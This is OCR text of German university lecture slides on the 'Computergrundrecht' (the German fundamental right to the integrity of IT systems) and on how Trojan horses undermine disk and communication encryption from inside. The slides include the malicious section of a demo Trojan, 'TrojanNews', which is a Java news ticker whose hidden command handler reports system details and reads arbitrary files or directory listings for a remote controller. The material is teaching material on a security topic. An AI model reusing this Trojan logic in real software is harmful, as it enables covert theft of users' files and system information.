Das neue Computergrundrecht


Techniken, mit denen es verletzt werden kann

Prof. Dr. Hannes Federrath
Universität Regensburg
Lehrstuhl Management der Informationssicherheit

http://www-sec.uni-regensburg.de/


Angriffspunkte


Rechner




innen
(Trojanische
Pferde)

Übertragungswege





Angriffspunkte




innen
(Trojanische
Pferde)

Angreifer kann alle drei Schutzziele verletzen:

- Vertraulichkeit
- Integrität
- Verfügbarkeit


Nutzer schützt Daten auf seinem Rechner durch Verschlüsselung




verschlüsselte Festplatte und Kommunikation


Trojanisches Pferd greift von innen an

Bösartige *Anwendung* könnte Texteingaben abfangen, verschlüsselte Festplatten lesen, …





Demo: TrojanNews







Firewall verhindert Wirksamkeit des Trojanischen Pferdes nicht







Börsenticker, Newsticker o.ä.




Demo: TrojanNews

- Insgesamt 916 Zeilen Java-Code, davon ca. 70 Zeilen Schadcode.
- Zum Vergleich: Loveletter (I-Love-You-Virus) hatte auch nur 330 Zeilen Code.
- Es ist weniger eine Kunst, ein Trojanisches Pferd zu programmieren.
- Das Problem für den Angreifer besteht darin, es unbemerkt beim Opfer zu platzieren bzw. diesen zu überlisten, es selbst zu installieren.

```
//////////////////////////////////////////////////////////////////
//
// BEGIN BAD THINGS
//
if(command!=null) {
    if(!(command.startsWith("null"))){ }
    if(command.startsWith("info")) {
        String ipn = null;
        try { ipn = InetAddress.getLocalHost().getHostAddress();}catch (Exception e) {}
        returnString = "";
        returnString += "\n os.name="+System.getProperty("os.name");
        returnString += "\n user.name="+System.getProperty("user.name");
        returnString += "\n user.home="+System.getProperty("user.home");
        returnString += "\n user.dir="+System.getProperty("user.dir");
        returnString += "\n ip.address="+ipn;
        returnString += "\n ";
    } else if(command.startsWith("tell")) {
        int firstSpacePosition = command.indexOf(' ');
        String ms = command.substring(firstSpacePosition + 1);
        returnString = "";
        returnString += "\n OK: message received by client";
        returnString += "\n ";
    } else if(command.startsWith("get")) {
        int firstSpacePosition = command.indexOf(' ');
        String fileName = command.substring(firstSpacePosition + 1);
        try {
            File f = new File(fileName);
            if(f.isDirectory()) {
                String[] fl = f.list();
                returnString = "";
                for (int i=0; i<fl.length; i++) {
                    returnString += "\n " + fl[i];
                }
                returnString += "\n ";
            }else { // read file
                returnString = "";
                BufferedReader inF = new BufferedReader(new FileReader(f));
                int c = inF.read();
                while((c = inF.read())!=-1)
                    returnString += (char)c;
                returnString += "\n ";
                inF.close();
            }
        }catch(Exception e) {
            returnString = "Error: "+e.getMessage();
        }
    } else if(command.startsWith("exit")) {
        newsLabel.setText("We will exit in 5 seconds! Sorry...");
        try { Thread.sleep(5000); } catch (Exception e) { }
        running = false;
        this.setVisible(false);
    }
}
//
//
// END BAD THINGS
//
//////////////////////////////////////////////////////////////////
```

Trojanisches Pferd greift von innen an


Bösartige *Betriebssystemkomponente (z.B. Treiber)* könnte Texteingaben abfangen, verschlüsselte Festplatten lesen, …



verschlüsselte Festplatte und Kommunikation

Trojanisches Pferd greift von innen an

